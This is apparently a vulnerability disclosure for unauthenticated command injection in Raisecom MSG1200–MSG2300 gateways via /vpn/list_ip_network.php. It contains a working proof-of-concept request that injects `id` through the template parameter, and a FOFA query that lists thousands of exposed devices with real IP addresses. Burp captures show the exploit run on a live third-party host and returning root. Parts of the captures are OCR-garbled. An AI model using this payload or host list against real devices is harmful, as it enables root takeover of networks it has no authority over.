

# Command Injection Vulnerability in RAISECOM Gateway Devices

## Vulnerability details

A vulnerability, which was classified as critical, was found in Raisecom MSG1200, MSG2100E, MSG2200 and MSG2300 3.90. This affects an unknown code of the file `list_ip_network.php` of the component Web Interface.

## Vulnerability location

`/vpn/list_ip_network.php`

## Fofa

```
"<TITLE>Web user login</TITLE>" && "<META content=\\"MSHTML  
6.00.2900.5583\\" name=\\"GENERATOR"></HEAD>"
```

FOFA search results for the query: `"<TITLE>Web user login</TITLE>" && "<META content=\\\"MSHTML 6.00.2900.5583\\\" name=\\\"GENERATOR\"></HEAD>"`

24,778 条匹配结果 (19,331 条独立IP), 1772 ms, 全文搜索。  
显示一年内数据, 点击 查看所有。

网站指纹排名

网站指纹排名	排名
Pkbn...	15,400
2nBV9...	3,079
YcaLY...	1,787
vNZJS...	1,060
B/TIN...	1,016

国家/地区排名

国家/地区排名	排名
> 中国	10,954
> 阿根廷	4,352
> 巴西	3,580
> 俄罗斯	3,114
> 加拿大	668

端口排名

端口排名	排名
80	10,353
443	7,982
8090	1,041
5117	720

58.22.161.119:1026

Web user login  
58.22.161.119  
中国 / 福建省 / Ningde  
ASN: 4837  
组织: CHINA UNICOM China169 Backbone  
2024-08-03  
lighttpd/1.4.31

Header Products

HTTP/1.1 200 OK  
Connection: close  
Transfer-Encoding: chunked  
Cache-Control: no-cache, must-revalidate  
Content-Type: text/html  
Date: Sat, 03 Aug 2024 08:29:22 GMT  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Pragma: no-cache  
Server: lighttpd/1.4.31

36.33.43.237:8111

Web user login  
36.33.43.237  
中国 / 安徽省 / Hefei  
ASN: 140726  
组织: UNICOM Anhui province network  
2024-08-03  
Apache/1.3.29

Header Products

HTTP/1.1 200 OK  
Connection: close  
Content-Length: 5687  
Cache-Control: private  
Content-Type: text/html; charset=UTF-8  
Date: Sat, 01 Jun 2000 12:12:15 GMT  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Pragma: no-cache  
Server: Apache/1.3.29

## Vulnerability recurrence

Through the code, it is found that in `/vpn/list_ip_network.php`, when the parameter of `Nradius_submit` is equal to `true`, the function `sslvpn_config_mod()` in `sslvpn_class.php` is called; and through the `sslvpn_config_mod()` function, it is found that `template` and `stylenum` do not filter the parameters, and they are still spliced in `exec`, which has a command execution vulnerability.



POC:

GET

/vpn/list\_ip\_network.php?Nradius\_submit=tured&type=mod&parts=base\_config&template=`id`>3.txt` HTTP/1.1

Host: 119.136.145.85:2000

User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:128.0)

Gecko/20100101 Firefox/128.0

Accept:

text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,\*/\*;q=0.8

Accept-Language:

zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2

Accept-Encoding: gzip, deflate

Sec-GPC: 1

Connection: close

Cookie: PHPSESSID=k96lgve9a5tftp4tbg2c3mbahld


Upgrade-Insecure-Requests: 1

Priority: u=0, i

Case 1:

URL: http://119.136.145.85:2000

Use BurpSuite Send payload



Then visit: http://119.136.145.85:2000/vpn/3.txt

GoCancel<>

Target http://119.136.145.85:2000

Issue the request

RawParamsHeadersHex

ET /vpn/3.txt HTTP/1.1  
Host: 119.136.145.85:2000  
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10\_15; rv:128.0) Gecko/20100101 Firefox/128.0  
<cept: ext/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,\*/\*;q=0.8  
<cept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2  
<cept-Encoding: gzip, deflate  
ec-GPC: 1  
onnection: close  
ookie: PHPSESSID=k96lgve9a5tfp4tb2c3mbahId  
pgrade-Insecure-Requests: 1  
riority: u=0, l

Response

RawHeadersHex

HTTP/1.1 200 OK  
Content-Type: text/plain  
Accept-Ranges: bytes  
ETag: "1834685090"  
Last-Modified: Sat, 03 Aug 2024 08:38:15 GMT  
Content-Length: 24  
Connection: close  
Date: Sat, 03 Aug 2024 08:38:29 GMT  
Server: Apache/1.3.29  
  
uid=0(root) gid=0(root)

0 matches

0 matches

None

256 bytes | 90 millis